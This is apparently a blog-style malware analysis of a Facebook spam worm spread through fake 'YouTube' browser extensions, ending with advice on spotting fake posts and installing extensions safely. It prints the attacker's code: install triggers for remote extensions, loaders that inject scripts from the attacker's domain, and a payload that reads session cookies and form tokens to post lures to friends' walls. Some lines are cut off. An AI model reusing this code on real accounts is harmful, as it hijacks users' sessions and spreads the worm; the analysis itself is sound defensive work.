
Analysis of a Facebook spam exploited through browser add-ons/extensions

Prajwal Panchmahalkar

panchmahalkar@gmail.com


Image courtesy : http://contactdubai.com

Though spam on Facebook is not new to us, however I find this particular spam leveraged very smartly and it was a very interesting analysis to me because I was surprised to see what extent the spammers can go. Today one of my friends on Facebook was so annoyed with this spam which was posting on all his friends walls, which looked like this:



I was asked what to do, looking at it, it surely looked to be just like every other spam I suggested him all the usual measures like remove all his Facebook applications that are doubtful and clear his browser data. But it continued even after that so I decided to look into it.

First the URL, the spam seems to be originated from http:// nwuuwiwiwiw.blogspot.com/, looking at the blog it looked like this,



Interesting! Needs a Divx plug-in however asks to install a YouTube Premium plugin (wonder what a "premium" for YouTube would be!!).

So decided to look into the page source, here is what it contained:

```
<script>
    var is_chrome = navigator.userAgent.toLowerCase().indexOf('chrome') > -1;
    var is_firefox = navigator.userAgent.toLowerCase().indexOf('firefox') > -1;
    function instalar(){
        if (is_chrome){
            window.open("http://mieneeueueu.co.cc/yt/youtube.crx");
        } else if(is_firefox){
            var params = {
                "Youtube Extension": {
                    URL: "http://mieneeueueu.co.cc/yt/youtube.xpi",
                    toString: function () { return this.URL; }
                }
            };
            InstallTrigger.install(params);
        } else{
             window.open("http://mieneeueueu.co.cc/yt/video.php");
        }
    }
</script>
```

So this would install the browser add-on/extension based on the browser, the else part of the code made sense to me as it has to go further if the browser is not Firefox or Chrome, let's look into the php of the else part later. I downloaded the Firefox "YouTube" add-on and extracted it; the youtube.js was one to look into:

```
loadScript_you();
function loadScript_you() {
    if ('https:' == document.location.protocol) return false;
    var s = document.createElement('script');
    s.setAttribute("type","text/javascript");
    s.setAttribute("src", "http://mieneeueueu.co.cc/yt/script.js");
    var head=document.getElementsByTagName("head")[0];
    if( head==null) return false;
    head.appendChild(s);
    return true;
}
```

Ah, http://mieneeueueu.co.cc/yt/script.js a remote script

Navigating to it I found

```
function addScript() {
        var s = document.createElement('script');
        s.setAttribute("type", "text/javascript");
        s.setAttribute("src", "http://mieneeueueu.co.cc/yt/extra.js");
        var a = document.getElementsByTagName('script')[0];
        if (a == null) return false;
        a.appendChild(s);
        return true
}
addScript();
```

Another script at http://mieneeueueu.co.cc/yt/extra.js finally this was the Final script ;)

Now let's analyze this script,

Remember the else part earlier in the first code snippet which I promised to discuss later? It contained a link http://mieneeueueu.co.cc/yt/video.php now the file extra.js also contains this part to redirect the user to this URL after the installation of the add-on/extension, navigating to that link I found

This page actually contained that video embedded; finally the person must be happy to see this video (however comments at the bottom are not real it's an image, stupid and smart) ;)

As the person views the video and finishes it, this script stealing the browser cookies gets enough time to spread the spam on all the friends' walls

Further analyzing the code,

```
function fb_comparte() {
    var user_id = readCookie('c_user');
    var uid = user_id;
    if (document['getElementsByName']('post_form_id')[0] == null || document['getElementsByName']('
    var post_form_id = document['getElementsByName']('post_form_id')[0]['value'];
    var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
    var video_url = ['http://liowowossee.blogspot.com/','http://aaadiieition.blogspot.com/','http:/
    var domains = ['http://i.imgur.com/f9PE7.jpg'];
    var p0 = ['check this out ... cool ',' This cool ...', 'I like it ..'];
    var p1 = ['check this out ... cool ',' Ehey ',' Hey ',' Hey! ',' about ',' Hello! ',' Look! ',
    var p2 = ['u wont believe! ',' check the sad post ',' haha can happen to anyone!'];
    var p3 = [' I dare you can watch this . '];
    var message = '';
    var a;
```


The code here assigns some random variables for the post so that it won't be similar on all the walls. So using all the variables post_form_id to var p3 make large combinations (use of mathematical combinations, smart eh?).

Looking into the main part of the code where the message is generated and sent for post

```
for (var f = 0; f < b; f++) {

    if (a['payload']['entries'][f]['uid'] != user_id) {

        message = [randomValue(p1), a['payload']['entries'][f]['text']['substr'](0,
a['payload']['entries'][f]['text']['indexOf'](' '))['toLowerCase'](), randomValue(p2), randomValue(p3)]['join'](' ');

        var g = new XMLHttpRequest();

        d = 'http://www.facebook.com/ajax/profile/composer.php?__a=1';

        title = '[VIDEO] Yeahh!! It happens on Live Television!';

        summary = 'Lol Checkout this video its very embracing moment for her';

        imagen = 'http://i.imgur.com/f9PE7.jpg';

        e = 'post_form_id=' + post_form_id + '&fb_dtsg=' + fb_dtsg +
'&xhpc_composerid=u574553_1&xhpc_targetid=' + a['payload']['entries'][f]['uid'] +
'&xhpc_context=profile&xhpc_fbx=1&xhpc_timeline=&xhpc_ismeta=&aktion=post&app_id=2309869772&UI
ThumbPager_Input=0&attachment[params][medium]=103&attachment[params][urlInfo][user]=' +
randomValue(video_url) + '&attachment[params][urlInfo][canonical]=' + randomValue(video_url) +
'&attachment[params][favicon]=http://s.ytimg.com/yt/favicon-vflZlzSbU.ico&attachment[params][title]=' + title
+
'&attachment[params][fragment_title]=&attachment[params][external_author]=&attachment[params][summary]
=' + summary + randomValue(p0) + '&attachment[params][url]=' + randomValue(video_url) +
'&attachment[params][images]&attachment[params][images][src]=' + randomValue(domains) + '%26' +
```

```
Math['random']() +
'&attachment[params][images][width]=398&attachment[params][images][height]=224&attachment[params][images][i]=0&attachment[params][images][safe]=1&attachment[params][ttl]=-1264972308&attachment[params][error]=1&attachment[params][responseCode]=200&attachment[params][expires]=41647446&attachment[params][images][0]=' + imagen +
'&attachment[params][scrape_time]=1306619754&attachment[params][cache_hit]=1&attachment[type]=100&xhpc_message_text=' + message + '&xhpc_message=' + message +
'&UIPrivacyWidget[0]=80&privacy_data[value]=80&privacy_data[friends]=0&privacy_data[list_anon]=0&privacy_data[list_x_anon]=0&nctr[_mod]=pagelet_wall&lsd=&post_form_id_source=AsyncRequest';

        g['open']('POST', d, true);

        g['setRequestHeader']('Content-type', 'application/x-www-form-urlencoded');

        g['setRequestHeader']('Content-length', e['length']);

        g['setRequestHeader']('Connection', 'keep-alive');

        g['onreadystatechange'] = function () {};

        g['send'](e);
```


Looking into the above snippet of code it is clear that it uses the grabbed cookies to post the spam on others walls, this script also contained an unfinished part left out (may be the spammer was happy with this for now or grab some time from the user to finish the spam effectively) with a link to http://rihannaxgirlzke.blogspot.com/ which looked like,



However looking into the source it didn't contain any script or rather it was a static page with the content actually an image file.

Conclusion:

Though social networking sites often fall prey to such scams/spams it is much of users consent due to their ignorance. Most of the times looking at the posts makes it analyze if it is genuine video from a valid link, in this case,



1. Looking at the post the link from where the post originated is clearly youtube.com (underlined black)
2. Further the thumbnail preview for videos has been changed the play button now is transparent black while the one in the spam we discussed had a blue play button (underlined red)
3. Always install extensions from known sources
    a. Chrome – from chrome store
    b. Firefox – Mozilla add-ons
4. Use add-ons like no-script, No-Ads to avoid such scripts.
5. Stay away from scams/spams that promise to provide some gift or money.